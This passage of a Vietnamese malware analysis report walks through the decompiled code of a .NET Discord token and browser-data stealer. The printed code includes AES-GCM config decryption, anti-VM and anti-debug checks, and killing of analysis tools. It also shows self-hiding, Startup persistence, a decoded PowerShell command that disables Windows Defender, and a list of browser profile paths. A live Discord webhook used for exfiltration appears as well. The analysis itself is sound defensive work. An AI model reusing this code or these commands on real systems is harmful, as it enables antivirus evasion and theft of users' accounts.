// Token: 0x0600008B RID: 139 RVA: 0x00000843C File Offset: 0x00000663C
```

Hình 11 Class1()

Trong hàm smethod\_0 lại gọi đến hàm method\_0 của Class33()

```
Class1.TakeScreenshot = true;
}

// Token: 0x0600008B RID: 139 RVA: 0x00000843C File Offset: 0x00000663C
private static string smethod_0(byte[] encryptedData, byte[] key, byte[] iv)
{
    byte[] array = encryptedData.Take(encryptedData.Length - 16).ToArray<byte>();
    byte[] array2 = encryptedData.Skip(encryptedData.Length - 16).ToArray<byte>();
    byte[] array3 = new Class33().method_0(key, iv, null, array, array2);
    return Encoding.UTF8.GetString(array3);
}

// Token: 0x040000A4 RID: 164
[CompilerGenerated]
```

Hình 12 smethod\_0()

## Tiến hành phân tích các hàm trong Class33()

method\_0(): Sử dụng BCrypt API của Windows để giải mã dữ liệu bằng thuật toán AES-GCM.

```
// Token: 0x000003F9 RID: 1017 RVA: 0x0001D40C File Offset: 0x0001B79C
public byte[] method_0(byte[] key, byte[] iv, byte[] aad, byte[] cipherText, byte[] authTag)
{
    IntPtr intPtr = this.method_2(GClass5.string_5, GClass5.string_6, GClass5.string_1);
    IntPtr intPtr3;
    IntPtr intPtr2 = this.method_3(intPtr, key, out intPtr3);
    GClass5.BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO bcrypt_AUTHENTICATED_CIPHER_MODE_INFO = new
        GClass5.BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO(iv, aad, authTag);
    byte[] array2;
    using (bcrypt_AUTHENTICATED_CIPHER_MODE_INFO)
    {
        byte[] array = new byte[this.method_1(intPtr)];
        int num = 0;
        uint num2 = GClass5.BCryptDecrypt(intPtr3, cipherText, cipherText.Length, ref bcrypt_AUTHENTICATED_CIPHER_MODE_INFO, array,
            array.Length, null, 0, ref num, 0);
        if (num2 != 0U)
        {
            throw new CryptographicException(string.Format("BCrypt.BCryptDecrypt() (get size) failed with status code: {0}", num2));
        }
        array2 = new byte[num];
        num2 = GClass5.BCryptDecrypt(intPtr3, cipherText, cipherText.Length, ref bcrypt_AUTHENTICATED_CIPHER_MODE_INFO, array,
            array.Length, array2.Length, ref num, 0);
        if (num2 == GClass5.uint_3)
        {
            throw new CryptographicException("BCrypt.BCryptDecrypt(): authentication tag mismatch");
        }
        if (num2 != 0U)
        {
            throw new CryptographicException(string.Format("BCrypt.BCryptDecrypt() failed with status code:{0}", num2));
        }
    }
}
```

Hình 13 method\_0()

method\_1(): Dùng để đọc property (qua BCryptGetProperty) của provider để lấy độ dài key cần dùng khi import.

method\_2():

Dùng BCryptOpenAlgorithmProvider() để mở AES provider với chaining mode là GCM. Cấu hình provider để sử dụng BCRYPT\_CHAINING\_MODE\_GCM.

```
// Token: 0x000003FA RID: 1018 RVA: 0x0001D50C File Offset: 0x0001B7DC
private int method_1(IntPtr hAlg)
{
    byte[] array = this.method_4(hAlg, GClass5.string_2);
    return BitConverter.ToInt32(new byte[]
    {
        array[4],
        array[5],
        array[6],
        array[7]
    }, 0);
}

// Token: 0x000003FB RID: 1019 RVA: 0x0001D50C File Offset: 0x0001B7DC
private IntPtr method_2(string alg, string provider, string chainingMode)
{
    IntPtr zero = IntPtr.Zero;
    uint num = GClass5.BCryptOpenAlgorithmProvider(out zero, alg, provider, 0U);
    if (num != 0U)
    {
        throw new CryptographicException(string.Format("BCrypt.BCryptOpenAlgorithmProvider() failed with status code:{0}", num));
    }
    byte[] bytes = Encoding.Unicode.GetBytes(chainingMode);
    num = GClass5.BCryptSetProperty(zero, GClass5.string_3, bytes, bytes.Length, 0);
    if (num != 0U)
    {
        throw new CryptographicException(string.Format("BCrypt.BCryptSetAlgorithmProperty(BCrypt.BCRYPT_CHAINING_MODE, BCrypt.BCRYPT_CHAIN_MODE_GCM) failed with status code:{0}", num));
    }
    return zero;
}
```

Hình 14 method\_1(), method\_2()

method\_3():

Import một key AES vào provider bằng cách dùng BCryptImportKey(), sử dụng định dạng BCRYPT\_KEY\_DATA\_BLOB.

method\_4():

Dùng BCryptGetProperty để đọc các thông tin cấu hình như:

- KeyObjectLength
- BlockLength
- ChainingMode, v.v.

```
// Token: 0x00000001 RID: 1020 RVA: 0x00001B84 File Offset: 0x0001B84C
private IntPtr method_3(IntPtr hAlg, byte[] key, out IntPtr hKey)
{
    int num = BitConverter.ToInt32(this.method_4(hAlg, GClass5.string_0), 0);
    IntPtr intPtr = Marshal.AllocHGlobal(num);
    byte[] array = this.method_5(new byte[][][]
    {
        GClass5.byte_0,
        BitConverter.GetBytes(1),
        BitConverter.GetBytes(key.Length),
        key
    });
    uint num2 = GClass5.BCryptImportKey(hAlg, IntPtr.Zero, GClass5.string_4, out hKey, intPtr, num, array, array.Length, 0U);
    if (num2 != 0U)
    {
        throw new CryptographicException(string.Format("BCrypt.BCryptImportKey() failed with status code:{0}", num2));
    }
    return intPtr;
}

// Token: 0x0000003D RID: 1021 RVA: 0x0001D6D4 File Offset: 0x0001B8D4
private byte[] method_4(IntPtr hAlg, string name)
{
    int num = 0;
    uint num2 = GClass5.BCryptGetProperty(hAlg, name, null, 0, ref num, 0U);
    if (num2 != 0U)
    {
        throw new CryptographicException(string.Format("BCrypt.BCryptGetProperty() (get size) failed with status code:{0}", num2));
    }
    byte[] array = new byte[num];
    num2 = GClass5.BCryptGetProperty(hAlg, name, array, array.Length, ref num, 0U);
    if (num2 != 0U)
    {
        throw new CryptographicException(string.Format("BCrypt.BCryptGetProperty() failed with status code:{0}", num2));
    }
    return array;
}

// Token: 0x0000003E RID: 1022 RVA: 0x0001D73C File Offset: 0x0001B93C
```

Hình 15 method\_3(), method\_4()

method\_5(): Ghép nhiều mảng byte lại thành một mảng lớn (được dùng khi tạo

BCRYPT\_KEY\_DATA\_BLOB

để import key).

```

// Token: 0x060003FE RID: 1022 RVA: 0x0001D73C File Offset: 0x0001B93C
public byte[] method_5(params byte[][] arrays)
{
    int num = 0;
    foreach (byte[] array in arrays)
    {
        if (array != null)
        {
            num += array.Length;
        }
    }
    byte[] array2 = new byte[num - 1 + 1];
    int num2 = 0;
    foreach (byte[] array3 in arrays)
    {
        if (array3 != null)
        {
            Buffer.BlockCopy(array3, 0, array2, num2, array3.Length);
            num2 += array3.Length;
        }
    }
    return array2;
}

```

Hình 16 method\_5()

Lớp Class33 thực chất là một **trình bao (wrapper)** dùng để giải mã dữ liệu AES-GCM bằng cách sử dụng bcrypt.dll.

Quay trở lại hàm Class1() để debug và theo dõi các giá trị và ta nhận được các giá trị sau:

Webhook: "[https://discord.com/api/webhooks/1357994809612304424/il4NaiijNHkLJ6jfy3M00a8VytKTgTM6\\_rLRri8nrd0PKgYKciLQ9HKAfzt03RXgoBKq](https://discord.com/api/webhooks/1357994809612304424/il4NaiijNHkLJ6jfy3M00a8VytKTgTM6_rLRri8nrd0PKgYKciLQ9HKAfzt03RXgoBKq)"

\*\*địa chỉ gửi dữ liệu đánh cắp

Version: v1.3

\*\*phiên bản cấu hình hoặc bản build malware

Mutex: "KMP9DredkMfLN0n79EKG"

\*\*đảm bảo chỉ chạy một tiến trình malware duy nhất

Sau khi lấy được các thông tin trên malware thực hiện Thiết lập flags tính năng

Quay trở lại task Process:

Kiểm tra xem địa chỉ Webhook null thì sẽ out ứng dụng.

```

private static async Task Process()
{
    if (string.IsNullOrWhiteSpace(Class1.Webhook))
    {
        Environment.Exit(1);
    }
    Class13.smethod_5();
    for (;;)
    {
        TaskAwaiter<bool> taskAwaiter = Class11.IsConnectionAvailable().GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            TaskAwaiter<bool> taskAwaiter2;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<bool>);
        }
        if (taskAwaiter.GetResult())
        {
            break;
        }
        Thread.Sleep(60000);
    }
    if (Class1.AntiVm && Class32.smethod_0())
    {
        Environment.Exit(1);
    }
    if (!Class11.smethod_0())
    {
        Class13.smethod_4();
    }
    if (Class1.Melt && !Class11.smethod_0())
    {
        Class13.smethod_7();
    }
}

```

Hình 17 Process

Còn nếu không null sẽ chuyển qua chạy hàm smethod\_5() của class 13. Đây là một hàm kiểm tra mutex đảm bảo chỉ chạy một tiến trình malware duy nhất.

```

// Token: 0x06000152 RID: 338 RVA: 0x0000BD28 File Offset: 0x00009F28
internal static void smethod_5()
{
    bool flag;
    Class13.mutex_0 = new Mutex(true, Class1.Mutex, out flag);
    if (!flag)
    {
        Console.WriteLine("Another instance of the application is already running.");
        Environment.Exit(0);
    }
}

```

Hình 18 Class13.smethod\_5()

Tiếp theo malware sẽ chạy một vòng lặp for

```

for (;;)
{
    TaskAwaiter<bool> taskAwaiter = Class11.IsConnectionAvailable().GetAwaiter();
    if (!taskAwaiter.IsCompleted)
    {
        await taskAwaiter;
        TaskAwaiter<bool> taskAwaiter2;
        taskAwaiter = taskAwaiter2;
        taskAwaiter2 = default(TaskAwaiter<bool>);
    }
    if (taskAwaiter.GetResult())
    {
        break;
    }
    Thread.Sleep(60000);
}

```

Hình 19 Vòng lặp for vô hạn

Trong vòng lặp for này malware sẽ chạy một hàm Class11.IsConnectionAvailable() đây là một hàm kiểm tra xem máy nạn nhân có Internet hay không.

```

// Token: 0x0000012F RID: 303 RVA: 0x0000AABC File Offset: 0x00008CBC
internal static async Task<bool> IsConnectionAvailable()
{
    bool flag;
    try
    {
        using (HttpClient httpClient = new HttpClient
        {
            Timeout = TimeSpan.FromSeconds(5.0)
        })
        {
            TaskAwaiter<HttpResponseMessage> taskAwaiter = httpClient.GetAsync("https://gstatic.com/generate_204").GetAwaiter();
            if (!taskAwaiter.IsCompleted)
            {
                await taskAwaiter;
                TaskAwaiter<HttpResponseMessage> taskAwaiter2;
                taskAwaiter = taskAwaiter2;
                taskAwaiter2 = default(TaskAwaiter<HttpResponseMessage>);
            }
            flag = taskAwaiter.GetResult().StatusCode == HttpStatusCode.NoContent;
        }
    }
    catch
    {
        flag = false;
    }
    return flag;
}

```

Hình 20 Class11.IsConnectionAvailable()

Sau khi có malware thực hiện các hàm trong các Class khác nhau

Malware gọi flag AntiVm đã được khởi tạo ở trên và gọi hàm smethod\_0() trong Class32().

```

}
if (Class1.AntiVm && Class32.smethod_0())
{
    Environment.Exit(1);
}

```

Hình 21 Class32.smethod\_0()

Trong hàm smethod\_0() lại là một hàm tổng hợp gọi các hàm nhỏ hơn trong Class32().

```

// Token: 0x060003F1 RID: 1009 RVA: 0x00003965 File Offset: 0x00001B65
internal static bool smethod_0()
{
    return Class32.smethod_2() || Class32.smethod_5() || Class32.smethod_4() || Class32.smethod_6() || Class32.smethod_3() || Class32.smethod_1();
}

// Token: 0x060003E2 RID: 1010 RVA: 0x00003991 File Offset: 0x00001B91

```

Hình 22 smethod\_0()

Tiến hành phân tích chi tiết hơn các hàm trong Class32()

smethod\_1(): Debugger Check Kiểm tra nếu **đang debug bởi Visual Studio**  
(Debugger.IsAttached == true) smethod\_2(): WMIC UUID check

Lấy **UUID máy tính** thông qua wmic csproduct get uuid

So sánh UUID với danh sách trong string\_0 — chứa UUID phô biến của **máy ảo (VMWare, VirtualBox, Sandboxie...) hoặc môi trường phân tích tĩnh.**

```

// Token: 0x060003F2 RID: 1010 RVA: 0x00003991 File Offset: 0x00001B91
private static bool smethod_1()
{
    return Debugger.IsAttached && !Class13.smethod_0();
}

// Token: 0x060003F3 RID: 1011 RVA: 0x0001CED0 File Offset: 0x0001B0D0
private static bool smethod_2()
{
    string text;
    using (Process process = new Process())
    {
        process.StartInfo.FileName = "wmic.exe";
        process.StartInfo.Arguments = "csproduct get uuid";
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.RedirectStandardOutput = true;
        process.Start();
        process.WaitForExit();
        text = process.StandardOutput.ReadToEnd();
        text = text.Split(new char[] { '\n' })[1].Trim();
    }
    return Class32.string_0.Contains(text);
}

```

Hình 23 smethod\_1(), smethod\_2()

```

// Token: 0x04000547 RID: 1351
private static readonly string[] string_0 = new string[]
{
    "7AB5C494-39F5-4941-9163-47F54D6D5016", "032E02B4-0499-05C3-0806-3C0700080009", "03DE0294-0480-05DE-1A06-350700080009",
    "11111111-2222-3333-4444-555555555555", "6F3CA5EC-BEC9-4A4D-8274-11168F640058", "ADEEE9E-EF0A-6B84-B14B-883A54AFC548",
    "4C4C4544-0050-3710-8058-CAC04F593440", "00000000-0000-0000-0000-AC1F6BD04972", "49434D53-0200-9065-2500-65902500E439",
    "49434D53-0200-9036-2500-36902500F022",
    "00000000-0000-0000-0000-000000000000", "5BD24D56-789F-8468-7CDC-CAA7222CC121", "777D84B3-88D1-451C-93E4-D235177420A7",
    "49434D53-0200-9036-2500-369025000C65", "B1112042-52EB-E25B-3655-64AF54155DBF", "00000000-0000-0000-0000-AC1F6BD048FE", "E816924B-
    FB6D-4FA1-8666-17B91F62FB37", "A15A930C-8251-9645-AF63-E45AD728C20C", "67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3", "C7D23342-A5D4-68A1-59AC-
    CF40F735B363",
    "63203342-0E0B-AA1A-4DF5-3FB37DBB0670", "44B94D56-65AB-DC02-86A0-98143A7423BF", "6608003F-ECE4-494E-B07E-1C4615D1D93C", "D9142042-8F51-5EFF-
    D5F8-EE9AE3D1602A", "49434D53-0200-9036-2500-369025003AF0", "884E8278-525C-7343-B825-280AEBCD38CB", "4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27",
    "79AF5279-16CF-4094-9758-F88A616D81B4", "FE822042-A70C-D08B-F1D1-C207055A488F", "76122042-C286-FA81-F0A8-541CC507B250",
    "481E2042-A1AF-D390-CE06-A8F783B1E76A", "F3988356-32F5-4AE1-8D47-FD3888AFBD4C", "9961A120-E691-4FFE-B67B-F0E4115D5919"
};

```

Hình 24 string\_0

smethod\_3():Anti-analysis process kill

Quét toàn bộ tiến trình đang chạy.

Nếu tiến trình nào nằm trong danh sách string\_3 (danh sách **công cụ phân tích**), thì:

- Thử kill tiến trình đó
- Nếu không kill được, trả về true (đáng ngờ)

```
// Token: 0x060003F4 RID: 1012 RVA: 0x0001CF80 File Offset: 0x0001B180
private static bool smethod_3()
{
    foreach (Process process in Process.GetProcesses())
    {
        if (Class32.string_3.Contains(process.ProcessName.ToLower()))
        {
            try
            {
                process.Kill();
            }
            catch
            {
                return true;
            }
        }
    }
    return false;
}
```

Hình 25 smethod\_3()

```
// Token: 0x0400054A RID: 1354
private static readonly string[] string_3 = new string[]
{
    "fakenet", "dumpcap", "httpdebuggerui", "wireshark", "fiddler", "vboxservice", "df5serv", "vboxtray", "vmtoolsd", "vmwaretray",
    "ida64", "ollydbg", "pestudio", "vmsrveruser", "vgauthservice", "vmaclhp", "x96dbg", "vmsrvvc", "x32dbg", "vmusrvc",
    "prl_cc", "prl_tools", "xenservice", "qemu-ga", "joeboxcontrol", "ksdumpclient", "ksdumper", "joeboxserver", "vmmwareservice", "vmwaretray",
    "discordtokenprotector", "taskmgr"
};
```

Hình 26 string\_3

smethod\_4: Kiểm tra tên người dùng (Username) Nếu phát hiện username khả nghi → đây có thể là môi trường ảo hóa / phân tích mã độc → hàm trả về true.

smethod\_5(): Kiểm tra tên máy tính (Machine Name) Nếu tên máy trùng với danh sách đáng ngờ → trả về true.

```
// Token: 0x04000548 RID: 1352
private static readonly string[] string_1 = new string[]
{
    "bee7370c-8c0c-4", "desktop-nakffmt", "win-5e07cos9alr", "b30f0242-1c6a-4", "desktop-vrsqlag", "q9iatrkprh", "xc64zb", "desktop-d019gdm",
    "desktop-wi8clet", "server1",
    "lisa-pc", "john-pc", "desktop-b0t93d6", "desktop-ipkykp29", "desktop-1y2433r", "wileypc", "work", "6c4e733f-c2d9-4", "ralphs-pc", "desktop-
    wg3myjs",
    "desktop-7xc6gez", "desktop-5ov9s0o", "qarzhrbpj", "oreleepc", "archibaldpc", "julia-pc", "dibnjkfvlh", "comppname_5076", "desktop-vkeons4",
    "NTT-EFF-2W11WSS"
};
```

Hình 27 string\_1()

```

// Token: 0x060003F5 RID: 1013 RVA: 0x000039A4 File Offset: 0x00001BA4
private static bool smethod_4()
{
    return Class32.string_2.Contains(Environment.UserName);
}

// Token: 0x060003F6 RID: 1014 RVA: 0x000039B5 File Offset: 0x00001BB5
private static bool smethod_5()
{
    return Class32.string_1.Contains(Environment.MachineName);
}

// Token: 0x060003F7 RID: 1015 RVA: 0x0001CFDC File Offset: 0x0001B1DC
private static bool smethod_6()
{
    bool flag;
    try
    {
        using (WebClient webClient = new WebClient())
        {
            flag = webClient.DownloadString("http://ip-api.com/line/?fields=hosting").Trim() == "true";
        }
    }
    catch
    {
        flag = false;
    }
    return flag;
}

```

Hình 28 smethod\_4,5,6()

Tiếp theo malware sẽ gọi một số hàm khác nữa

Class11.smethod\_0(): Kiểm tra xem file thực thi có nằm trong thư mục khởi động (Startup)

```

// Token: 0x06000130 RID: 304 RVA: 0x0000AAF8 File Offset: 0x000008CF8
internal static bool smethod_0()
{
    bool flag;
    try
    {
        string location = Assembly.GetExecutingAssembly().Location;
        string currentDirectoryPath = Path.GetDirectoryName(location);
        flag = Array.Exists<string>(new string[]
        {
            Environment.GetFolderPath(Environment.SpecialFolder.CommonStartup),
            Environment.GetFolderPath(Environment.SpecialFolder.Startup)
        }, (string e) => e.Equals(currentDirectoryPath, StringComparison.OrdinalIgnoreCase));
    }
    catch
    {
        Console.WriteLine("Failed getting current directory");
        flag = false;
    }
    return flag;
}

```

Hình 29 Class11.smethod\_0()

Class13.smethod\_4(): là một hàm Yêu cầu khởi động lại dưới quyền Admin

Trước đó nó sẽ gọi smethod\_3() để: **Kiểm tra quyền Admin và cuối cùng gọi smethod\_5() để Tạo Mutex để ngăn chạy nhiều bản.**

```

// Token: 0x00000150 RID: 336 RVA: 0x00000C2C File Offset: 0x00009E2C
internal static bool smethod_3()
{
    bool flag;
    using (WindowsIdentity current = WindowsIdentity.GetCurrent())
    {
        flag = new WindowsPrincipal(current).IsInRole(WindowsBuiltInRole.Administrator);
    }
    return flag;
}

// Token: 0x00000151 RID: 337 RVA: 0x00000C70 File Offset: 0x00009F70
internal static void smethod_4()
{
    if (!class13.smethod_1())
    {
        using (Process process = new Process())
        {
            process.StartInfo.FileName = Assembly.GetExecutingAssembly().Location;
            process.StartInfo.Verb = "runas";
            process.StartInfo.CreateNoWindow = true;
            try
            {
                process.Start();
            }
            catch (Exception)
            {
                if (MessageBox.Show("This application requires administrative permissions to run correctly. Please restart the application with administrative permissions.", "Error", MessageBoxButtons.YesNo, MessageBoxIcon.Hand) == DialogResult.Yes)
                {
                    Mutex mutex = class13.mutex;
                    if (mutex != null)
                    {
                        mutex.ReleaseMutex();
                    }
                    class13.smethod_4();
                }
                else
                {
                    class13.smethod_5();
                }
            }
            Environment.Exit(0);
        }
    }
}

// Token: 0x00000152 RID: 338 RVA: 0x00000D28 File Offset: 0x00009FE8
internal static void smethod_5()
{
    bool flag;
    class13.mutex = new Mutex(true, Class13.ute, out flag);
    if (!flag)
    {
        Console.WriteLine("Another instance of the application is already running.");
        Environment.Exit(0);
    }
}

```

Hình 30 smethod\_3,4,5()

Class13.smoothod\_7(): Hàm này sử dụng

attrib.exe

để ẩn file thực thi của chính malware, bằng cách gán thuộc tính ẩn (+h) và hệ thống (+s).

```

// Token: 0x00000154 RID: 340 RVA: 0x00000BDE4 File Offset: 0x00009FE4
internal static void smethod_7()
{
    using (Process process = new Process())
    {
        process.StartInfo.FileName = "attrib.exe";
        process.StartInfo.Arguments = "+h +s \"\" + Assembly.GetCallingAssembly().Location + "\"";
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.UseShellExecute = false;
        process.Start();
        process.WaitForExit();
    }
}

```

Hình 31 smethod\_7()

Class13.smoothod\_1(): Đây là một hàm malware sử dụng PowerShell để thêm một đường dẫn loại trừ (exclusion) cho Windows Defender, nhằm vô hiệu hóa quét antivirus đối với file hoặc thư mục được chỉ định.

Add-MpPreference -ExclusionPath 'C:\Users\victim\AppData\Roaming\malware.exe':

- Gọi PowerShell để loại trừ khỏi Windows Defender.

Ẩn cửa sổ, chạy ngầm:

```

// Token: 0x0600014E RID: 334 RVA: 0x0000BB00 File Offset: 0x00009D00
internal static bool smethod_1(string path)
{
    if (!File.Exists(path) && !Directory.Exists(path))
    {
        return false;
    }
    bool flag;
    using (Process process = new Process())
    {
        process.StartInfo.FileName = "powershell.exe";
        process.StartInfo.Arguments = "Add-MpPreference -ExclusionPath '" + path + "'";
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.UseShellExecute = false;
        process.Start();
        process.WaitForExit();
        flag = process.ExitCode == 0;
    }
    return flag;
}

```

Hình 32 Class13.smethod\_1()

Class13.smethod\_2(): tiến hành giải mã chuỗi String và thực hiện trên PowerShell

Giải mã ta sẽ được muỗi chuỗi lệnh: Set-MpPreference -DisableIntrusionPreventionSystem \$true -DisableIOAVProtection \$true -DisableRealtimeMonitoring \$true - DisableScriptScanning \$true -EnableControlledFolderAccess Disabled - EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled - SubmitSamplesConsent NeverSend

| Tham số PowerShell                       | Ý nghĩa  |
|--|--|
| -DisableIntrusionPreventionSystem \$true | Tắt hệ thống phòng chống xâm nhập (IPS) của Defender |
| -DisableIOAVProtection \$true            | Tắt quét file khi tải xuống từ Internet              |
| -DisableRealtimeMonitoring \$true        | <b>Tắt bảo vệ thời gian thực của Defender</b>        |
| -DisableScriptScanning \$true            | Tắt quét script độc hại (vbs, js, ps1,...)           |
| -EnableControlledFolderAccess Disabled   | Tắt bảo vệ thư mục bị kiểm soát (chống ransomware)   |
| -EnableNetworkProtection AuditMode       | Chỉ ghi log, không chặn hành vi mạng đáng ngờ        |
| -MAPSReporting Disabled                  | Tắt gửi dữ liệu mẫu lên Microsoft (bảo vệ cộng đồng) |
| -SubmitSamplesConsent NeverSend          | Không gửi bất kỳ mẫu file nào lên Defender/Microsoft |

```

// Token: 0x0000014F RID: 335 RVA: 0x00000BB9C File Offset: 0x00000D9C
internal static bool smethod_2()
{
    string @string = Encoding.UTF8.GetString(Convert.FromBase64String
    ("U2V0LU1wUHJ1ZmVyZw5jZSATRG1zYJsZU1udHJ1c21vb1ByZXZ1bnRpB25TeXN0Zw0gJHRydWUgLURpc2FibGVJ0FWUHJvdGvjdg1vb1AkdhJ1ZSAtRG1zYwJsZVJ1YwX0aW1lW9uaXRvcmluZyAkdhJ1
    ZSAtRG1zYUjsZVNjcm1wdFNjYw5uaa5nICR0cnV1C1fbm1bgVDb250cm5sbGvKrm9sZGvYQWnjZXNzIERpC2FibGVkIC1Fbm1bgVOZXR3b3JrUHJvdGvjdg1vb1BBdWRpE1vZGUgLuzvcmNIIC1NQVBTUm
    Vwb3J0aw5nIERpc2FibGVkIC1TdWtaXRTYw1wbGVzQ29uc2VuCdBOZX2lcn1lbmQgTiygcG93ZXJzaGvsbCBTZQtxBQcmVmZx1bmNIIC1TdWtaXRTYw1wbGVzQ29uc2VuCdAy"));
    bool flag;
    using (Process process = new Process())
    {
        process.StartInfo.FileName = "powershell.exe";
        process.StartInfo.Arguments = @string;
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.UseShellExecute = false;
        process.Start();
        process.WaitForExit();
        flag = process.ExitCode == 0;
    }
    return flag;
}

```

Hình 33 Class13.smethod\_2()

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various encoding and decoding options like Base64, Hex, and Hexdump.
- Recipe:** Set to "From Base64" with the input "A-Za-z0-9+=". The "Remove non-alphabet chars" checkbox is checked, while "Strict mode" is unchecked.
- Input:** The original Base64 string: U2V0LU1wUHJ1ZmVyZw5jZSATRG1zYJsZU1udHJ1c21vb1ByZXZ1bnRpB25TeXN0Zw0gJHRydWUgLURpc2FibGVJ0FWUHJvdGvjdg1vb1AkdhJ1ZSAtRG1zYwJsZVJ1YwX0aW1lW9uaXRvcmluZyAkdhJ1ZSAtRG1zYw...
- Output:** The resulting PowerShell command: Set-MpPreference -DisableIntrusionPreventionSystem \$true -DisableIOAVProtection \$true -DisableRealtimeMonitoring \$true -DisableScriptScanning \$true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & powershell Set-MpPreference -SubmitSamplesConsent 2

Hình 34 CyberChef

Class11.smethod\_2(): Đầu tiên hàm này sẽ gọi smethod\_1() để tạo một chuỗi ký tự ngẫu nhiên với độ dài là 5.Sau đó nó sẽ tự copy bản thân vào thư mục Startup với tên là chuỗi ngẫu nhiên được tạo +"".scr"

```

// Token: 0x06000131 RID: 305 RVA: 0x0000AB70 File Offset: 0x00008D70
internal static string smethod_1(int length)
{
    Random random = new Random();
    string text = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < length; i++)
    {
        stringBuilder.Append(text[random.Next(0, text.Length)]);
    }
    return stringBuilder.ToString();
}

// Token: 0x06000132 RID: 306 RVA: 0x0000ABBC File Offset: 0x00008DBC
internal static void smethod_2()
{
    string location = Assembly.GetExecutingAssembly().Location;
    string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonStartup), Class11.smethod_1(5) + ".scr");
    try
    {
        File.Copy(location, text, true);
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex);
    }
}

```

Hình 35 Class12.smethod\_1,2()

Và đó là tất cả quá trình của malware trong task Process(). Sau đó malware sẽ chạy task Run()

Mới đầu task Run()

Malware đã:

- Tạo file .ligma (tên ngẫu nhiên) để chứa mã độc
- Sử dụng thư mục tạm để tránh bị phát hiện
- Xóa dấu vết cũ để tránh bị phát hiện
- Cản cách ly và xóa ngay lập tức nếu phát hiện trên hệ thống

```

{
    string archivePath = Path.Combine(Path.GetTempPath(), Class11.smethod_1(15) + ".ligma");
    string tempFolder;
    for (;;)
    {
        tempFolder = Path.Combine(Path.GetTempPath(), Class11.smethod_1(15));
        if (!Directory.Exists(tempFolder))
        {
            break;
        }
        try
        {
            Directory.Delete(tempFolder, true);
            break;
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex);
        }
    }
    try
    {
        Directory.CreateDirectory(tempFolder);
    }
    catch (Exception ex2)
    {
        Console.WriteLine(ex2);
        Environment.Exit(1);
    }
    if (Class1.BlockAvSites && Class13.smethod_3())
    {
        Class0.BlockAvSites();
    }
}

```

Hình 36 Run()

\*\*Lấy cắp tài khoản Discord của nạn nhân và lưu trong một kiểu dữ liệu là Struct1 với các thông tin cần có của một tài khoản Discord

```

Task<Struct1[]> task;
if (!Class1.StealDiscordTokens)
{
    task = Task.Run<Struct1[]>(() => new Struct1[0]);
}
else
{
    task = Class17.GetAccounts();
}

```

Hình 37 Gọi hàm lấy cắp tài khoản Discord

```

internal struct Struct1
{
    // Token: 0x000002CC RID: 716 RVA: 0x0000F8D4 File Offset: 0x0000D2D4
    internal Struct1(string username, string userId, bool mfa, string email, string phoneNumber, bool verified, string nitro, string[] billingType, string token, Struct2[] gifts)
    {
        this.string_0 = username;
        this.string_1 = userId;
        this.bool_0 = mfa;
        this.string_2 = email;
        this.string_3 = phoneNumber;
        this.bool_1 = verified;
        this.string_4 = nitro;
        this.string_5 = billingType;
        this.string_6 = token;
        this.struct2_0 = gifts;
    }
}

```

Hình 38 Struct1

Phân tích sau hơn hàm GetAccounts(). nó sẽ bắt đầu gọi hàm run để lọc ra các thư mục chứa dữ liệu người dùng nhắm vào các ứng dụng/trình duyệt.

The screenshot shows a debugger interface with assembly code. The assembly code is annotated with C# comments and paths. The code iterates through a dictionary of key-value pairs, where the keys are strings and the values are strings. It uses the Path.Combine method to construct full paths for each entry. The paths include various browser names like "Discord", "Discord Canary", "Lightcord", "Discord PTB", "Opera", "Opera GX", "Amigo", "Torch", "Kometa", "Orbitum", "CentBrowse", "7Sta", "Sputnik", "Vivaldi", "Chrome SxS", "Chrome", "FireFox", "Epic Privacy Browser", "Microsoft Edge", "Uran", and "Yandex". These paths are intended to point to user data directories within specific application folders.

```
// Token: 0x000002E7 RID: 743 RVA: 0x0000F1A0 File Offset: 0x0000D3A0
internal static async Task<Struct1[]> GetAccounts()
{
    await Class17.Run();
    return Class17.list_0.ToArray();
}

// Token: 0x000002E8 RID: 744 RVA: 0x0000F1DC File Offset: 0x0000D3DC
private static async Task Run()
{
    Class17.list_0.Clear();
    List<Task> list = new List<Task>();
    foreach (KeyValuePair<string, string> keyValuePair in new Dictionary<string, string>
    {
        {
            "Discord",
            Path.Combine(Class17.string_0, "discord")
        },
        {
            "Discord Canary",
            Path.Combine(Class17.string_0, "discordcanary")
        },
        {
            "Lightcord",
            Path.Combine(Class17.string_0, "Lightcord")
        },
        {
            "Discord PTB",
            Path.Combine(Class17.string_0, "discordptb")
        },
        {
            "Opera",
            Path.Combine(Class17.string_0, "Opera Software", "Opera Stable")
        },
        {
            "Opera GX",
            Path.Combine(Class17.string_0, "Opera Software", "Opera GX Stable")
        },
        {
            "Amigo",
            Path.Combine(Class17.string_1, "Amigo", "User Data")
        },
        {
            "Torch",
            Path.Combine(Class17.string_1, "Torch", "User Data")
        },
        {
            "Kometa",
            Path.Combine(Class17.string_1, "Kometa", "User Data")
        },
        {
            "Orbitum",
            Path.Combine(Class17.string_1, "Orbitum", "User Data")
        },
        {
            "CentBrowse",
            Path.Combine(Class17.string_1, "CentBrowser", "User Data")
        },
        {
            "7Sta",
            Path.Combine(Class17.string_1, "7Star", "7Star", "User Data")
        },
        {
            "Sputnik",
            Path.Combine(Class17.string_1, "Sputnik", "Sputnik", "User Data")
        },
        {
            "Vivaldi",
            Path.Combine(Class17.string_1, "Vivaldi", "User Data")
        },
        {
            "Chrome SxS",
